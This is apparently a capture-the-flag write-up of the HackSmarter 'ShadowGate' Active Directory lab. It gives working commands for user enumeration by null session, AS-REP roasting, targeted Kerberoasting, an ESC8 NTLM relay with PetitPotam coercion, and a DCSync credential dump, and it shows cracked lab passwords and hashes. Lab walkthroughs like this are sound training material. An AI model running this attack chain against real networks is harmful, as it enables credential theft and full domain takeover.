ShadowGate

Note: This is a free lab! Spin it up on the HackSmarter Platform and make sure to join the Discord Server—the best cybersecurity community to hang out and level up!
Summary
ShadowGate is a straightforward Active Directory lab from HackSmarter focused on internal misconfigurations. The attack path starts with a Null Session to dump usernames, leading directly to an AS-REP Roasting compromise. Post-exploitation with BloodHound reveals a GenericWrite permission over another domain account, allowing us to execute a Targeted Kerberoasting attack. Finally, running Certipy uncovers a weak ADCS setup ripe for an ESC8 exploit, letting us relay authentication to get full Domain Admin rights.
Scanning
We are dealing with a Domain Controller based on the services running on the target:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 126 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 126 Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec  syn-ack ttl 126 Microsoft Windows Kerberos (server time: 2026-05-21 23:02:37Z)
135/tcp   open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 126 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 126 Microsoft Windows Active Directory LDAP (Domain: shadow.gate0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 126
464/tcp   open  kpasswd5?     syn-ack ttl 126
593/tcp   open  ncacn_http    syn-ack ttl 126 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack ttl 126 Microsoft Windows Active Directory LDAP (Domain: shadow.gate0., Site: Default-First-Site-Name)
3268/tcp  open  ldap          syn-ack ttl 126 Microsoft Windows Active Directory LDAP (Domain: shadow.gate0., Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap      syn-ack ttl 126 Microsoft Windows Active Directory LDAP (Domain: shadow.gate0., Site: Default-First-Site-Name)
3389/tcp  open  ms-wbt-server syn-ack ttl 126 Microsoft Terminal Services
5985/tcp  open  http          syn-ack ttl 126 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        syn-ack ttl 126 .NET Message Framing
Initial Creds
Make sure to update your /etc/hosts
1
nxc smb 10.1.22.120
 Initial Enum
We can enumerate valid users using a null session, there are multiple ways to do it like using rpcclient
1
rpcclient -U '' 10.1.22.120 -N -c 'enumdomusers'
 Domain Users
Use the following one-liner to get all the domain users and save them into a file
1
rpcclient -U '' 10.1.22.120 -N -c 'enumdomusers' | grep -oP '\[.*?\]' | grep -v 0x | tr -d '[]' | tee users.txt
 Users File
ASREProast Attack
Having a list of domain users, we can test for ASREProast and in this case we are able to grab a hash for jtrueblood
1
GetNPUsers.py -no-pass -usersfile users.txt shadow.gate/ -output hashes
 ASREProast
Cracking with john
1
john hashes --wordlist=/usr/share/wordlists/rockyou.txt
 First Creds
We managed to get our initial domain credentials!
1
nxc smb 10.1.22.120 -u 'jtrueblood' -p 'blood_brothers' --shares
 Shares
BloodHound Enum
We will use rusthound-ce to get the data we need for bloodhound
1
rusthound-ce -u 'jtrueblood' -p 'blood_brothers' -d shadow.gate -z
 Happy Graphing
Targeted Kerberoast
Once data ingested on bloodhound, we notice the user we compromised before has GenericWrite over BBROWN
 GenericWrite
This privilege allows us to perform Targeted Kerberoasting and get bbrown’s password after cracking its hash
1
2
3
4
# Making bbrown vulnerable to kerberoasting
❯ targetedKerberoast.py -v -d 'shadow.gate' -u 'jtrueblood' -p 'blood_brothers' -o bbrown.hash
# Cracking
❯ john bbrown.hash --wordlist=/usr/share/wordlists/rockyou.txt
 Bbrown Pwned
ESC8 - NTLM Relay to AD CS Web Enrollment
This new user has no interesting permissions but it’s member of ADCS-READER group.
 ADCS-READER
Our next steps would be using certipy to enumerate vulnerable templates on the ADCS
1
certipy find -u 'bbrown' -p '12345678' -dc-ip '10.1.22.120' -vulnerable -stdout
 Vulnerability Found
Certipy found a vulnerability that targets an AD CS HTTP-based enrollment endpoint. (ESC8)
 Web Enrollment page
 Web Enrollment service
You can enumerate templates with the following command
1
certipy find -u 'bbrown' -p '12345678' -dc-ip '10.1.22.120' -enabled -stdout
 DomainController Template
As shown in this post, we will use certipy to relay NTLM authentication to the ADCS server and use any tool to force an authentication. For instance, we will use nxc and its module coerce_plus.
1
2
3
4
# Setting up Relay Listener with Certipy
❯ certipy relay -target 'http://10.1.22.120' -template 'DomainController'
# Forced Authentication
❯ nxc smb 10.1.22.120 -M coerce_plus -o METHOD=Petitpotam -o LISTENER=10.200.59.29
 ESC8 Attack
After that we would get a pfx file for the domain controller, we would certipy one more time to get the hash of the machine account.
1
certipy auth -pfx dc01.pfx -dc-ip 10.1.22.120
 DC01$ NT Hash
Authenticated as the Domain Controller, we can now dump any user hash and gain full access to the server:
1
impacket-secretsdump 'dc01$@10.1.22.120' -hashes :57867e655d1abc9f45fd6e954e351531 -just-dc-user Administrator
 DCSync
Tasks
- What is the KRBTGT NT Hash?
1
2
❯ impacket-secretsdump 'dc01$@10.1.22.120' -hashes :57867e655d1abc9f45fd6e954e351531 -just-dc-user krbtgt | grep krbtgt -m1 | cut -f4 -d:
b55**************************802